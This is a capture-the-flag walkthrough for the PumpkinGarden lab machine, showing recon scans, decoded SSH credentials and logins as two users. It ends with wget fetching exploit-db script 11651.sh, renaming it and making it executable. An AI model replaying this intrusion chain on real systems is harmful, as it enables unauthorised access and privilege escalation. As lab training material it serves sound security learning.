
PumpkinGarden Walkthrough

Challenge name(Vm): PumpkinGarden
Category: Writeups
Goal: gain root access
Challenge Points: ---
Year/Date: 24/18

Description: Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems. PumpkinGarden is Level 1 of series of 3 machines under Mission-Pumpkin v1.0. The end goal of this CTF is to gain access to *PumpkinGarden_key* file stored in the root account.


Hii……, Let's solve the challenge……….

As regularly we do, we first use **netdiscover** command to find ip and mac address of target system. Here from figure our target ip address is 192.168.92.124.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 18 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 774
 ______________________________________________________________________________
_
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
-
 192.168.92.186  92:14:c8:7b:6e:31     16     672  Unknown vendor
 192.168.92.61   e8:2a:44:ec:a8:53      1      42  Liteon Technology Corpora
 192.168.92.124  e8:2a:44:ec:a8:53      1      60  Liteon Technology Corpora
```

Let's Scan our target ip with Nmap tool for discovering service, version running on our target machine. So we used -sV and -p- switch for version detection and scan 65535 ports which is open or closed.




```
┌──(root㉿solo)-[/home/h4ck3r/machines]
└─# nmap -sV -p- 192.168.92.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 21:40 IST
Nmap scan report for 192.168.92.124
Host is up (0.016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
1515/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
3535/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; prot
ocol 2.0)
MAC Address: E8:2A:44:EC:A8:53 (Liteon Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.11 seconds
```

We used dirb tool for http service and we couldn’t find anything here. As shown in figure.




```
┌──(root㉿solo)-[/home/h4ck3r/machines]
└─# dirb http://192.168.92.124

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 17 21:49:46 2024
URL_BASE: http://192.168.92.124/
WORDLIST_FILES: /usr/share/dirb/wordlists/commo

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.92.124/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Tue Dec 17 21:49:46 2024
DOWNLOADED: 0 - FOUND: 0
```

We used gobuster tool and found something interesting img directory. So let’s nevigate it.




```
┌──(root㉿solo)-[/home/h4ck3r]
└─# gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://192.168.92.12
4:1515
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.92.124:1515
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 292]
/img                  (Status: 301) [Size: 320] [--> http://192.168.92.124:15
15/img/]
/server-status        (Status: 403) [Size: 296]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Let’s open the web browser and enter http://192.168.92.124:1515/img. We found hidden_secret directory int that we have clue.txt text file. And let’s open that clue.txt file and found some secret key.



Index of /img


```
Name                  Last modified      Size Description
------------------------------------------------------------
Parent Directory                            -
PumpkinGarden.jpeg    2019-06-07 20:54   15K
favicon.ico           2019-06-06 17:02  1.4K
hidden_secret/        2019-06-07 12:34     -
pumpkin.gif           2019-06-06 15:29   33K
pumpkins1.jpg         2019-06-07 21:20   11K
pumpkins2.jpeg        2019-06-07 20:54   13K
------------------------------------------------------------
Apache/2.4.7 (Ubuntu) Server at 192.168.92.124 Port 1515
```



Index of /img/hidden_secret

```
Name              Last modified      Size Description
------------------------------------------------------
Parent Directory                        -
clue.txt          2019-06-07 12:41     25
------------------------------------------------------
```


In clue.txt we found encoded data.



192.168.92.124:1515/img/hidden_secret/clue.txt

```
c2NhcmVjcm93IDogNVFuQCR5
```

Let's decode this encoded date in cyberchef tool. And choose from base64 decode and we got username:password that is scarecrow : 5Qn@$y.



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=YzJOaGNtVmpjbTkzSURvZ05WRnVRQ1l1

From Base64

Alphabet A-Za-z0-9+/=

☑ Remove non-alphabet chars


□ Strict mode

```
c2NhcmVjcm93IDogNVFuQCR5
```

24 1 0→24 (24 selected) Raw Bytes LF


```
scarecrow : 5Qn@$y
```

from nmap step we found that ssh is running lets use this credential for login the scarecrow user. And we used cat for note.txt file we found another username and related password as shown in the figure. The username is goblin and password is Y0n$M4sy3D1t. So let's login with this credential from another terminal.




```
┌──(root㉿solo)-[/home/h4ck3r/machines]
└─# ssh scarecrow@192.168.92.124 -p 3535
-----------------------------------------------------------------------------
-
                       Welcome to Mission-Pumpkin
       All remote connections to this machine are monitored and recorded
-----------------------------------------------------------------------------
-
scarecrow@192.168.92.124's password:
Last login: Tue Dec 17 22:35:36 2024 from 192.168.92.250
scarecrow@Pumpkin:~$ ls
11651.sh  myfile.txt  note.txt
scarecrow@Pumpkin:~$ cat note.txt

Oops!!! I just forgot; keys to the garden are with LordPumpkin(ROOT user)!
Reach out to goblin and share this "Y0n$M4sy3D1t" to secretly get keys from L
ordPumpkin.

scarecrow@Pumpkin:~$ █
```

yesss….., we successfully loged in as a goblin. When we used ls command the result is showing note file and I opend with cat command it has some hint for root access so we need to download 11651 from scarecrow user.



```
┌──(root㉿solo)-[/home/h4ck3r]
└─# ssh goblin@192.168.92.124 -p 3535
---------------------------------------------------------------------------
-
                          Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
---------------------------------------------------------------------------
-
goblin@192.168.92.124's password:
Last login: Tue Dec 17 22:40:04 2024 from 192.168.92.250
goblin@Pumpkin:~$ ls
note
goblin@Pumpkin:~$ cat note

Hello Friend! I heard that you are looking for PumpkinGarden key.
But Key to the garden will be with LordPumpkin(ROOT user), don't worry, I kno
w where LordPumpkin had placed the Key.
You can reach there through my backyard.

Here is the key to my backyard
https://www.exploit-db.com/exploits/11651

goblin@Pumpkin:~$ █
```


So we run python3 http service from scarecrow user and we downloaded a 11651.sh shell script with the help of wget command and you may observe that after downloading 11651.sh automatically deleted so read that script file and change or rename .sh extension with something else name.



```
scarecrow@Pumpkin:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 ...
192.168.92.124 - - [17/Dec/2024 22:47:45] "GET /11651.sh HTTP/1.1" 200 -
█
```


```
goblin@Pumpkin:~$ wget http://192.168.92.124:4444/11651.sh
--2024-12-17 22:47:45--  http://192.168.92.124:4444/11651.sh
Connecting to 192.168.92.124:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 460 [text/x-sh]
Saving to: ‘11651.sh’

100%[===================================>] 460        --.-K/s   in 0.03s

2024-12-17 22:47:45 (13.0 KB/s) - ‘11651.sh’ saved [460/460]

goblin@Pumpkin:~$ ls
11651.sh  note
goblin@Pumpkin:~$ ls
11651.sh  note
goblin@Pumpkin:~$ ls
11651.sh  note
goblin@Pumpkin:~$ ls
note
```

So here we again downloaded with wget command along with changing name of file with changing permission of file with the help of mv and chmod +x command.




```
goblin@Pumpkin:~$ wget http://192.168.92.124:4444/11651.sh && mv 11651.sh abc
 && chmod +x abc
--2024-12-17 22:56:39--  http://192.168.92.124:4444/11651.sh
Connecting to 192.168.92.124:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 460 [text/x-sh]
Saving to: ‘11651.sh’

100%[===================================>] 460         --.-K/s    in 0s

2024-12-17 22:56:39 (64.5 MB/s) - ‘11651.sh’ saved [460/460]

goblin@Pumpkin:~$ ls
abc  note
